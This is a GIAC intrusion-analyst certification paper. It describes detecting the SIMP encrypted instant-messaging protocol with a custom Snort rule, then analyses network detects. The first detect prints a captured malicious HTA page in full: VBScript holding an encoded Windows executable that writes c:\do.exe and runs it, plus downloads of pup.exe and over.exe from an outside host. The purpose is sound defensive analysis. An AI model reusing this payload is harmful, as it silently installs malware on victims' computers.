Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.4

Bobby Noell
14 May 2004

Table of Contents

PART I: DESCRIBE THE STATE OF INTRUSION DETECTION 5
ABSTRACT 5
SIMP REFERENCES 5
ABOUT THE CLIENT 6
ABOUT THE SERVER 6
ABOUT THE PROTOCOL 6
Session Initialization: 7
Sending a message: 8
Quitting the program: 8
DETECTION 9
CONCLUSION 10
REFERENCES 10
PART II: NETWORK DETECTS 12
DETECT #1: DOWNLOADER - GF 12
Source 1 12
Source 2 16
Source of Trace 16
Detect was Generated by 16
Probability the Source Address was Spoofed 17
Description of Attack 17
Attack Mechanism 17
Correlations 18
Evidence of Active Targeting 18
Severity 19
Defensive Recommendation 19
Multiple Choice Test Question 20
DETECT #2: IBIZA 21
Source 1 21
Source 2 21
Source 3 22
Source of Trace 23
Detect was Generated by 24
Probability the Source Address was Spoofed 24
Description of Attack 24
Attack Mechanism 24
Correlations 27
Evidence of Active Targeting 28
Severity 28
Defensive Recommendation 28
Multiple Choice Test Question 28
DETECT #3: RECON PROBE 29
Reference Logs 29
Detailed log view for the first destination IP: 31

Source of Trace 31
Detect was Generated by 32
Probability the Source Address was Spoofed 32
Description of Attack 32
Attack Mechanism 32
Correlations 34
Evidence of Active Targeting 35
Severity 35
Defensive Recommendation 35
Multiple Choice Test Question 36
Responses from Mailing List 36
PART III: ANALYZE THIS 37
ABSTRACT 37
SUSPICIOUS INTERNAL HOSTS – these hosts exhibit activity indicative of an infection . 37
DERIVED NETWORK SERVERS 38
FILES ANALYZED 38
SIGNATURE ALERT SUMMARY 39
MOST FREQUENT ALERTS 40
Alert #1: MY.NET.30.4 activity (15,753 Alerts) 40
Alert #2: MY.NET.30.3 activity (13,454 Alerts) 41
Alert #3: SMB Name Wildcard (7,531 Alerts) 42
Alert #4: connect to 515 from outside (4,405 Alerts) 44
Alert #5: High port 65535 tcp - possible Red Worm – traffic (4,274 Alerts) 44
ALERTS OF INTEREST 45
[GIAC_U NIDS IRC Alert] IRC user /kill detected, possible trojan. (611 Alerts) 45
[GIAC_U NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC (119 Alerts) 46
[GIAC_U NIDS] External MiMail alert (48 Alerts) 47
ALERTS – top 10 sources 48
ALERTS – top 10 destinations 48
PORTSCAN ALERT SUMMARY 49
Graph of scans over time 49
Top 10 Source IP addresses 50
Top destination IP addresses 51
OUT OF SPEC ANALYSIS 52
OOS – Top Source IPs 52
OOS – Top Destination IPs 53
OOS – Top Destination Ports 53
EXTERNAL SOURCES THAT REQUIRE INVESTIGATION 53
Source #1: 64.157.246.22 53
Source #2: 216.152.64.155 54
Source #3: 69.6.57.7 55
Source #4: 68.55.10.25 56
Source #5: 204.152.186.189 57
LINK DIAGRAM 58
DEFENSIVE RECOMMENDATIONS 59

ANALYSIS METHODOLOGY 59
REFERENCES 63

PART I: DESCRIBE THE STATE OF INTRUSION DETECTION

ABSTRACT

The popularity of online instant messaging continues to grow, particularly in corporate environments. While employees are at their desk all day on the company's Internet connection, many wonder why they shouldn't be allowed to talk with their friends without the hassle of communicating via email. However, from a corporate viewpoint, things appear completely differently. Any time that is spent chatting online could be better spent being productive for the company. Though important, the primary concern of many organizations in respect to IM activity is not related to employee productivity at all - IM programs introduce serious privacy and security risks to the company. Valuable company secrets could be leaked out of the organization through IM conversations, and worse yet, any vulnerabilities in the IM program itself could allow an external attacker unauthorized access to the internal corporate network; such is the reason that instant messaging is typically against corporate network usage policies.

From an administrative standpoint, it is relatively simple to deny IM access to most employees; clients like AOL Instant Messenger, Yahoo Messenger, and MSN Messenger use centralized servers running on standardized ports. The servers and ports can be blocked at the firewall and the corporate network intrusion detection systems can be loaded with any of the numerous signatures that alert on traffic from these IM clients. Though there are some instances where this can be tricky, it is generally very effective. Making the security administrator's job more difficult, the people at Winfosec[1] have developed an IM client (Secure Instant Messaging Protocol or SIMP) that has no centralized server to block and all messages transmitted over the wire are encrypted such that any signatures designed to catch information leaks based on content would be ineffective. Within this paper, I have dissected the protocol used by SIMP and written a Snort signature that will alert on all successful connections.

SIMP REFERENCES

Winfosec.com is maintained by Shaun C. out of Cordova, TN and provides a number of small utilities for the Microsoft Windows platform. SIMP is a free program licensed under the GPL and not officially supported by Winfosec.
Winfosec website: <http://www.winfosec.com/>
SIMP webpage: <http://www.winfosec.com/simp.php>
SIMP client download (zipped executable): <ftp://winfosec.com/simp.zip>
SIMP source download: <ftp://winfosec.com/simpsource.zip>

[1] http://www.winfosec.com

ABOUT THE CLIENT

SIMP was initially developed as a proof of concept tool that would maintain the privacy of instant messaging conversations by using the blowfish encryption algorithm to encrypt the messages before being transmitted over the wire. It is a peer-to-peer instant messaging application which means connections are not routed through central servers, rather directly between the two users' computers. The SIMP client has a GUI that allows each user to change their username, specify their buddy's IP address, and the pass phrase to be used for encryption; since blowfish is a symmetric encryption algorithm, both sides must have the same pass phrase. The client should run on any 32-bit Windows OS with 3MB of RAM and 200KB of free disk space.[2]

ABOUT THE SERVER

The simp.exe executable also contains the server portion of the SIMP program. By default, the server listens for connections on port 7678/tcp and will only allow one connection from another client. Since this is an ephemeral port, no administrative access is required.

ABOUT THE PROTOCOL

The protocol used by the SIMP application consists of a set of 8 byte commands, some of which may have arguments specified directly after them. Within the SIMP source code, the "SIMP protocol commands.txt" file enumerates 8 separate commands used by SIMP - I have added notes after each command to describe their general function:

SIMPHELO - request for a new connection
SIMPUSER - sends the username as an argument in plaintext
SIMPMESG - sends the encrypted message as an argument
SIMPPING - unused in current version
SIMPACKN - acknowledgement, always has an argument (arg. depends on usage context)
SIMPNACK - acknowledgement used if something goes wrong, the error will be the argument
SIMPRSND - unused in current version
SIMPQUIT - request to end a connection

The SIMPPING and SIMPRSND commands do not appear to be part of the current release of SIMP as there are no other references to these commands elsewhere in the source. In order to get a full understanding of how this application works, I installed the

[2] http://www.winfosec.com/simp.php#docs

executable on two separate Windows 2000 environments emulated by VMWare Workstation.[3] From the host system (Gentoo Linux/kernel 2.4.22-gentoo-r7), I ran tcpdump[4] in binary logging mode on the vmnet device in order to catch a traffic dump of the interaction between the two hosts.

Using tcpdump to read the log file, I was able to track the basic sequence of a connection and how the SIMP commands are utilized; however, I wanted a friendlier picture of what was going on. I used ethereal[5] to view the file, but decided that what I really wanted was the ability to view the traffic as if it were a regular protocol like POP. After some investigating, I realized I was looking for an ethereal protocol dissector and of course one had not been made for SIMP. Using the dissector for POP as a reference, I created my own.[6] This way, it will be very easy for me, and you also, to see the SIMP commands and arguments from each session.

Included below are walkthroughs, with session data, of the usage of the SIMP application between User1 (172.16.104.128) and User2 (172.16.104.129). SIMP commands are shown in all caps, user actions are denoted by UserX, and actions of the SIMP application are denoted by SIMPX.

Session Initialization:

1) User1 starts his SIMP application and enters the IP address of User2
2) User2 starts his SIMP application and enters the IP address of User1
3) User2 presses the "Connect" button
4) SIMP2 sends SIMPHELO to User1
5) SIMP1 SIMPACKNs the SIMPHELO (unless a connection is already established in which case a SIMPNACK will be sent) and requests that SIMP2 identify himself
6) SIMP2 sends his username to SIMP1 with SIMPUSER
7) SIMP1 SIMPACKNs the username and includes his username as an argument

tethereal -r ./simp.dmp "(ip.addr eq 172.16.104.129 and ip.addr eq 172.16.104.128) and (tcp.port eq 1032 and tcp.port eq 7678)"

```
 17 2004-03-20 13:02:28.980885 172.16.104.129 -> 172.16.104.128 TCP 1032 > 7678 [SYN]
Seq=1149880950 Ack=0 Win=16384 Len=0 MSS=1460
 18 2004-03-20 13:02:28.981325 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1032 [SYN, ACK]
Seq=3860520033 Ack=1149880951 Win=17520 Len=0 MSS=1460
 19 2004-03-20 13:02:28.981595 172.16.104.129 -> 172.16.104.128 TCP 1032 > 7678 [ACK]
Seq=1149880951 Ack=3860520034 Win=17520 Len=0
 20 2004-03-20 13:02:28.981846 172.16.104.129 -> 172.16.104.128 SIMP Request: SIMPHELO
 21 2004-03-20 13:02:28.983821 172.16.104.128 -> 172.16.104.129 SIMP Response: SIMPACKNHello
172.16.104.129, identify yourself...
 22 2004-03-20 13:02:28.984503 172.16.104.129 -> 172.16.104.128 SIMP Request: SIMPUSERUser1
 23 2004-03-20 13:02:28.985435 172.16.104.128 -> 172.16.104.129 SIMP Response: SIMPACKNUser2
 24 2004-03-20 13:02:28.985653 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1032 [FIN, ACK]
Seq=3860520101 Ack=1149880976 Win=17495 Len=0
 25 2004-03-20 13:02:28.988356 172.16.104.129 -> 172.16.104.128 TCP 1032 > 7678 [ACK]
Seq=1149880976 Ack=3860520102 Win=17453 Len=0
 26 2004-03-20 13:02:28.990978 172.16.104.129 -> 172.16.104.128 TCP 1032 > 7678 [FIN, ACK]
Seq=1149880976 Ack=3860520102 Win=17453 Len=0
```

[3] http://www.vmware.com/products/desktop/ws_features.html
[4] http://www.tcpdump.org
[5] http://www.ethereal.com
[6] http://www.strayprocess.com/projects/simp/packet-simp.c

```
 27 2004-03-20 13:02:28.992358 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1032 [ACK]
Seq=3860520102 Ack=1149880977 Win=17495 Len=0
```

Sending a message:

1) User1 types a message in the dialog box and presses [enter] to send
2) SIMP1 encrypts the message and sends SIMPMESG<encrypted_message> to SIMP2
3) SIMP2 receives the message, decrypts it, and sends SIMPACKN to SIMP1

tethereal -r ./simp.dmp "(ip.addr eq 172.16.104.129 and ip.addr eq 172.16.104.128) and (tcp.port eq 1033 and tcp.port eq 7678)"

```
 28 2004-03-20 13:02:32.538530 172.16.104.129 -> 172.16.104.128 TCP 1033 > 7678 [SYN]
Seq=1150715896 Ack=0 Win=16384 Len=0 MSS=1460
 29 2004-03-20 13:02:32.538811 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1033 [SYN, ACK]
Seq=3861371251 Ack=1150715897 Win=17520 Len=0 MSS=1460
 30 2004-03-20 13:02:32.539190 172.16.104.129 -> 172.16.104.128 TCP 1033 > 7678 [ACK]
Seq=1150715897 Ack=3861371252 Win=17520 Len=0
 31 2004-03-20 13:02:32.540687 172.16.104.129 -> 172.16.104.128 SIMP Request:
SIMPMESG\345\215Z\374G\255\a\357
 32 2004-03-20 13:02:32.690453 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1033 [ACK]
Seq=3861371252 Ack=1150715913 Win=17504 Len=0
 33 2004-03-20 13:02:32.708349 172.16.104.128 -> 172.16.104.129 SIMP Response: SIMPACKN10-4, good
buddy.
 34 2004-03-20 13:02:32.709227 172.16.104.129 -> 172.16.104.128 TCP 1033 > 7678 [FIN, ACK]
Seq=1150715913 Ack=3861371279 Win=17493 Len=0
 35 2004-03-20 13:02:32.710130 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1033 [ACK]
Seq=3861371279 Ack=1150715914 Win=17504 Len=0
 36 2004-03-20 13:02:32.710350 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1033 [FIN, ACK]
Seq=3861371279 Ack=1150715914 Win=17504 Len=0
 37 2004-03-20 13:02:32.714257 172.16.104.129 -> 172.16.104.128 TCP 1033 > 7678 [ACK]
Seq=1150715914 Ack=3861371280 Win=17493 Len=0
```

Quitting the program:

1) User2 quits the program
2) SIMP2 sends SIMPQUIT to SIMP1
3) SIMP1 sends SIMPACKN to SIMP1
4) User1 is disconnected

tethereal -r ./simp.dmp "(ip.addr eq 172.16.104.129 and ip.addr eq 172.16.104.128) and (tcp.port eq 1035 and tcp.port eq 7678)"

```
 65 2004-03-20 13:02:56.152925 172.16.104.129 -> 172.16.104.128 TCP 1035 > 7678 [SYN]
Seq=1156274477 Ack=0 Win=16384 Len=0 MSS=1460
 66 2004-03-20 13:02:56.153314 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1035 [SYN, ACK]
Seq=3866958404 Ack=1156274478 Win=17520 Len=0 MSS=1460
 67 2004-03-20 13:02:56.153724 172.16.104.129 -> 172.16.104.128 TCP 1035 > 7678 [ACK]
Seq=1156274478 Ack=3866958405 Win=17520 Len=0
 68 2004-03-20 13:02:56.153896 172.16.104.129 -> 172.16.104.128 SIMP Request: SIMPQUITI'm
quitting Simp.do
 69 2004-03-20 13:02:56.155478 172.16.104.128 -> 172.16.104.129 SIMP Response: SIMPACKNGoodbye.
 70 2004-03-20 13:02:56.155646 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1035 [FIN, ACK]
Seq=3866958423 Ack=1156274506 Win=17492 Len=0
 71 2004-03-20 13:02:56.156379 172.16.104.129 -> 172.16.104.128 TCP 1035 > 7678 [ACK]
Seq=1156274506 Ack=3866958424 Win=17502 Len=0
 72 2004-03-20 13:02:56.160341 172.16.104.129 -> 172.16.104.128 TCP 1035 > 7678 [FIN, ACK]
Seq=1156274506 Ack=3866958424 Win=17502 Len=0
 73 2004-03-20 13:02:56.173376 172.16.104.128 -> 172.16.104.129 TCP 7678 > 1035 [ACK]
Seq=3866958424 Ack=1156274507 Win=17492 Len=0
```

DETECTION

In order to accurately detect this traffic, we will need to find some unique characteristics at the packet level. The first step would be to find a good content string for our new Snort rule.[7] It would not be entirely accurate if we only searched for the initial "SIMPHELO" command; though improbable, it is possible that another service is running on the SIMP port and will appear to be running SIMP to an external client, but would not acknowledge an inbound SIMP connection. However, we should be able to get a reliable detection on the response to the SIMPHELO. The "SIMPACKNHello" string will necessarily mean that a connection has been established.

Now that we have our content string, we need to minimize both the false negatives and false positives. Below is the full packet dump of the one packet we will use to generate our signature - note that tcpdump was run with "-s 0" to disable snaplen restriction[8]:

```
13:02:28.983821 172.16.104.128.7678 > 172.16.104.129.1032: P
3860520034:3860520086(52) ack 1149880961 win 17510 (DF)
0x0000   4500 005c 006c 4000 8006 d10d ac10 6880        E..\.l@.......h.
0x0010   ac10 6881 1dfe 0408 e61a dc62 4489 ca81        ..h........bD...
0x0020   5018 4466 caed 0000 5349 4d50 4143 4b4e        P.Df....SIMPACKN
0x0030   4865 6c6c 6f20 3137 322e 3136 2e31 3034        Hello.172.16.104
0x0040   2e31 3239 2c20 6964 656e 7469 6679 2079        .129,.identify.y
0x0050   6f75 7273 656c 662e 2e2e 0d0a                  ourself.....
```

The first distinguishing characteristic would be the SIMP port (7678/tcp). Though this may sound like a good idea initially, a wiley employee could fool a port-based signature. Since the source code is available for download, the SIMP port of 7678 could easily be changed to something more common, like 80. This would bypass any firewall rules designed to drop this traffic, and would likely be disregarded as web traffic. It is also possible that a user could change the SIMP commands as well, though I think this is much less likely than a port change.

Another odd characteristic within the dump file, which I have not shown here, was that there appeared to be random characters padding the Ethernet trailer on all ACK packets that did not contain TCP data (excluding the SYN/ACK). I am not going to analyze this here because I could not determine whether the SIMP application or more likely VMWare caused it, but I found it interesting enough to note.

Though a port-based signature is out of the question, we can tune our new rule such that we can get reliable alerts regardless of the port used. From the packet above, we can see that both the PUSH and ACK flags are set which could go into our signature.

---

[7] http://www.snort.org

[8] tcpdump had to be run with the "-s 0" switch in order to disable the default 96 byte snaplen for network captures. Though the content we are searching for in our Snort rule is contained within the first 96 bytes of the 106 byte packet, I was unable to get Snort 2.0.6 (Build 100) or Snort 2.1.1 (Build 24) to alert on the packet when reading input from a libpcap file; Snort 2.0.0 (Build 72) does not have this issue and works as expected. I will do more research on this issue and submit a bug report to Snort if it does in fact appear to be a bug.

Also, our content string should always start directly after the TCP header and will be exactly 13 bytes long. This will enable us to specify both the offset and depth making it less likely to generate false positives from the content string alone. This packet should only occur within an established TCP session so that will let us use the flow option.

Given all of this, our rule can now be written:

```
alert tcp any any -> any any (msg:"SIMP connection detected";
flow:established; flags:PA; content:"SIMPACKNHello"; offset:0; depth:13;
classtype:policy-violation; reference:URL,www.winfosec.com/simp.php;)
```

To test the signature, I added our new alert to the local.rules file and ran snort against the libpcap network dump and grabbed the alert that was generated:

snort -c /etc/snort/snort.conf -l ./snort -r ./simp.dmp

```
[**] [1:0:0] SIMP connection detected [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1]
03/20-13:02:28.983821 172.16.104.128:7678 -> 172.16.104.129:1032
TCP TTL:128 TOS:0x0 ID:108 IpLen:20 DgmLen:92 DF
***AP*** Seq: 0xE61ADC62  Ack: 0x4489CA81  Win: 0x4466  TcpLen: 20
[Xref => http://www.winfosec.com/simp.php]
```

CONCLUSION

Given the increasing popularity of online instant messaging applications, special consideration must be paid to maintaining a secure networking environment. In situations where corporate policies prohibit the use of IM programs, a method of detecting their use becomes necessary for enforcement. In particular, messaging systems like SIMP (i.e. those that use direct connections between two hosts) can be difficult to block, but that should not prevent the detection of their use on the network. Though the analysis in this paper applies specifically to the SIMP application, the techniques and methodology can be applied in order to detect many other forms of suspect traffic.

REFERENCES

C., Shaun Winfosec.com "SIMP" URL: http://www.winfosec.com/simp.php (23 Mar 2004)

VMWare "VMWare Workstation" URL: http://www.vmware.com/ (23 Mar 2004)

http://www.strayprocess.com/projects/simp/packet-simp.c (23 Mar 2004)

Ethereal "Ethereal/Tethereal" URL: http://www.ethereal.com/ (23 Mar 2004)

Snort.org "Snort" URL: http://www.snort.org/ (23 Mar 2004)

Tcpdump.org "Tcpdump/libpcap" URL: http://www.tcpdump.org/ (23 Mar 2004)

Schneier, Bruce "Blowfish" URL: http://www.schneier.com/blowfish.html (23 Mar 2004)

PART II: NETWORK DETECTS

DETECT #1: DOWNLOADER - GF

Source 1

IP 1	IP 2	PORT 1	PORT 2	TIME	DATA	ACTION_TEXT
10.241.20.44	66.115.136.241	35428	80	13:49	1322	[DYNAMIC-TCP]
66.115.136.241	10.241.20.44	80	35435	13:49	7216	[IE:HTA-CONTENT]
10.241.20.44	66.115.136.241	35641	80	13:49	1753	[IE:HTA-CONTENT]
66.115.136.241	10.241.20.44	80	37668	21:12	7216	[IE:HTA-CONTENT]

[DYNAMIC-TCP]

/export/home/drider/tools/mksession -w 120 -W -h -ip1 10.241.20.44 -ip2 66.115.136.241 -p1 35428 -p2 80 -R -f /export/home/drider/DB/04Mar05/dragon.db

```
GET /0021/index.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
application/msword, application/vnd.ms-powerpoint,*/*
Referer: http://default-homepage-network.com/2929-2.html
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
Via: 1.0 proxy.sanitized.com:8080 (squid/2.5.STABLE2)
X-Forwarded-For: 10.241.5.216
Host: www.achtungachtung.com
Cache-Control: max-age=259200
Connection: keep-alive


HTTP/1.1 200 OK
Date: Fri, 05 Mar 2004 13:49:19 GMT
Server: Apache/1.3.28 (Unix) PHP/4.1.2
X-Powered-By: PHP/4.1.2
Connection: close
Content-Type: text/html

 < script >
  var oPopup = window.createPopup();

  function showPopup() {
    oPopup.document.body.innerHTML = " < object data=98/do.php > ";
    oPopup.show(0,0,100,100,document.body);
  }

  showPopup()
 < /script >

 < style >
body{font-family:Verdana;background:#ffffff;color:#808080;}
a.heading{font-size:20px;font-weight:bold; color:#000080;}
a.heading:hover{color: #000000; text-decoration: none;}
a.subTitles{font-size:10px;font-family:Verdana;font-weight:bold;color: #000000}
a.subTitles:hover{color: #000080; text-decoration: none;}
a.mainTitle{color: #FF0000; font-size: 32px; font-weight: bold}
a.mainTitle:hover{color: #FF0000; text-decoration: none;}
 < /style >
```

[IE:HTA-CONTENT]

/export/home/drider/tools/mksession -w 120 -W -h -ip1 66.115.136.241 -ip2 10.241.20.44 -p1 80 -p2 35435 -R –f /export/home/drider/DB/04Mar05/dragon.db

```
HTTP/1.1 200 OK
Date: Fri, 05 Mar 2004 13:49:20 GMT
Server: Apache/1.3.28 (Unix) PHP/4.1.2
X-Powered-By: PHP/4.1.2
Connection: close
Content-Type: application/hta

 < title > Inbox < /title >
 < script language="vbs" >
self.MoveTo 5000,5000

domain = "achtungachtung.com/0021"
Function getPup()
directory = "http://"+domain+"/pup.exe"
thestr = ""
For i = 1 to 49
if i  < = Len(directory) Then thestr=thestr & Asc(Mid(directory,i,1)) Else thestr=thestr & "0"
thestr=thestr & ","
Next
getPup = thestr
End Function
Function getOver()
directory = "http://"+domain+"/over.exe"
thestr = ""
For i = 1 to 50
if i  < = Len(directory) Then thestr=thestr & Asc(Mid(directory,i,1)) Else thestr=thestr & "0"
thestr=thestr & ","
Next
getOver = thestr
End Function

jelmersArray=
eval("array(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,176,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,
105,115,32,112,114,111,1
03,114,97,109,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111
,100,101,46,13,13,10,36,
0,0,0,0,0,0,0,93,207,159,135,25,174,241,212,25,174,241,212,25,174,241,212,151,177,226,212,19,174,
241,212,229,142,227,212,
24,174,241,212,82,105,99,104,25,174,241,212,0,0,0,0,0,0,0,0,80,69,0,0,76,1,2,0,176,227,232,63,0,0
,0,0,0,0,0,0,224,0,15,1,
11,1,5,12,0,2,0,0,0,2,0,0,0,0,0,0,0,16,0,0,0,16,0,0,0,32,0,0,0,0,64,0,0,16,0,0,0,2,0,0,4,0,0,0,0,
0,0,0,4,0,0,0,0,0,0,0,0,
48,0,0,0,2,0,0,0,0,0,0,2,0,0,0,0,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0
,0,24,32,0,0,80,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,24,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,46,116,101,120,116
,0,0,0,50,1,0,0,0,16,0,0,0,2,0,0,0,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96,46,114,100,97,116,97,0
,0,218,0,0,0,0,32,0,0,0,
2,0,0,0,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,0,0,0,0,0,0,0,0,233,175,0,0,0,99,58,92,80,114,111
,103,114,97,109,32,70,10
5,108,101,115,92,112,117,112,46,101,120,101,0,"+getPup()+"0,99,58,92,80,114,111,103,114,97,109,32
,70,105,108,101,115,92,1
11,118,101,114,46,101,120,101,0,"+getOver()+"0,99,58,92,80,114,111,103,114,97,109,32,70,105,108,1
01,115,0,111,112,101,110
,0,0,106,0,106,0,104,5,16,64,0,104,30,16,64,0,106,0,232,87,0,0,0,106,0,104,157,16,64,0,104,179,16
,64,0,104,5,16,64,0,104,
174,16,64,0,106,0,232,70,0,0,0,106,0,106,0,104,80,16,64,0,104,106,16,64,0,106,0,232,37,0,0,0,106,
0,104,157,16,64,0,104,17
9,16,64,0,104,80,16,64,0,104,174,16,64,0,106,0,232,20,0,0,0,106,0,232,7,0,0,0,204,255,37,16,32,64
,0,255,37,0,32,64,0,255,
37,8,32,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,
```

```
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,162,32,0,0,0,0,0,0,190,32,0,0,0,0,0
,0,128,32,0,0,0,0,0,0,12
0,32,0,0,0,0,0,0,0,0,0,0,150,32,0,0,16,32,0,0,104,32,0,0,0,0,0,0,0,0,0,0,176,32,0,0,0,32,0,0,112,
32,0,0,0,0,0,0,0,0,0,0,2
06,32,0,0,8,32,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,162,32,0,0,0,0,0,0,190,32,0,0,0,0,0,0,
128,32,0,0,0,0,0,0,49,0,
85,82,76,68,111,119,110,108,111,97,100,84,111,70,105,108,101,65,0,0,117,114,108,109,111,110,46,10
0,108,108,0,0,128,0,69,1
20,105,116,80,114,111,99,101,115,115,0,107,101,114,110,101,108,51,50,46,100,108,108,0,0,103,0,83,
104,101,108,108,69,120,1
01,99,117,116,101,65,0,115,104,101,108,108,51,50,46,100,108,108,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0)")

Function toString(payloadArray)
For Each arrayElement In payloadArray
toString = toString & Chr(arrayElement)
Next
End Function

Function doWrite()
Set fso = CreateObject("Scripting.FileSystemObject")
pth = "c:\do.exe"
Set f = fso.CreateTextFile(pth, true)
f.Write toString(jelmersArray)
f.Close
Set shell=CreateObject("WScript.Shell")
shell.run(pth)
End Function
 < /script >

 < script language="JavaScript" >
parasite_status= 'NoIE';
@if (@_jscript_version > 4)
parasite= {

defs: [
['FFEEDDCC-BBAA-9988-7766-554433221100','(control)','',''],
['F414C260-6AC0-11CF-B6D1-00AA00BBBB58','(control)','',''],

['1EEC3C99-7AA3-4F6E-B381-AF6942B51618','PUP','AS',''],
['00EF2092-6AC5-47c0-BD25-CF2D5D657FEB','Google','AS','']
],

warn: 'Warning!',
infest1: 'Your browser appears to have the "',
infest2: '" parasite installed',
prob1: '. This software ',
can: 'can ',
may: 'may ',
and: ' and ',
infest3: '. It might have been installed without your knowledge. ',

delay: 2500,

write: function(doc) {

  var i, p, h= '';
  var cb= (doc.implementation)?'view-source:about:blank':'javascript:';
  h= ' < div id="parasite" style="display: none;" > ';
  for (i= this.defs.length; i-- > 0;) {
    p= this.defs[i];
    if (p[0].length==36) {
```

```
      h+= ' < object id="parasite_o'+i+'" classid="clsid:'+p[0]+'" ';
      h+= 'codebase="'+cb+'" >   < \/obje setTimeout(parasite_check, parasite.delay);

    }
   }
setTimeout(parasite_check, parasite.delay);
}
@end @*/
 < /script >
ct > ';
    }
  }
  h+= ' < \/div > ';
  doc.write(h);
  parasite_status= 'wait';
},

check: function(doc) {
  var i, p, pmv, h, el, infs= [];
  if (doc.all['parasite_o0']) return;
  for (i= this.defs.length; i-- > 2;) {
    p= this.defs[i]
    if (p[0].length==36) {
      el= doc.all['parasite_o'+i];
      if (el && el.readyState!=0)
        infs[infs.length]= p;
    } else { try {
      el= new ActiveXObject(p[0]);
      infs[infs.length]= p;
    } catch(e) {}}
  }
  el= doc.all['parasite'];
  if (infs.length==0) {
// THIS IS WHAT WE DO IF IT'S NOT INSTALLED
doWrite();
    parasite_status= (doc.all['parasite_o1']) ? 'clean' : 'NoAX';
    return;
  }
  parasite_status= 'dirty';
  // THIS IS WHAT WE DO IF IT'S INSTALLED
},

listprobs: function(s) {
  var i, r= '';
  for (i= 0; i < s.length; i++) {
    r= r+this[s.charAt(i)];
    if (i==s.length-2) r= r+this.and;
    if (i < s.length-2)  r= r+', ';
  }
  return r;
}
}

if (typeof(document)=='undefined') {
  var ie= WScript.createObject('InternetExplorer.Application');
  ie.navigate('about:blank');
  ie.visible= true;
  var doc= ie.document;
  parasite.write(doc);
  do {
    WScript.Sleep(parasite.delay);
    parasite.check(ie.document);
  } while (parasite_status=='wait');
  if (parasite_status=='clean') {
doc.body.innerHTML= 'Nothing found';
}
} else {
  parasite.write(document);
  var parasite_check= function() {
    parasite.check(document);
```

```
    if (parasite_status=='wait') {
```

Source 2

IP 1	IP 2	PORT 1	PORT 2	TIME	DATA	ACTION_TEXT
MY.NET.236.8	66.115.136.241	23486	80	13:49	1322	[DYNAMIC-TCP]
66.115.136.241	MY.NET.236.8	80	23513	13:49	7216	[IE:HTA-CONTENT]
MY.NET.236.8	66.115.136.241	23915	80	13:49	3201	[IE:HTA-CONTENT]
66.115.136.241	MY.NET.236.8	80	53521	21:12	7216	[IE:HTA-CONTENT]

[DYNAMIC-TCP]

```
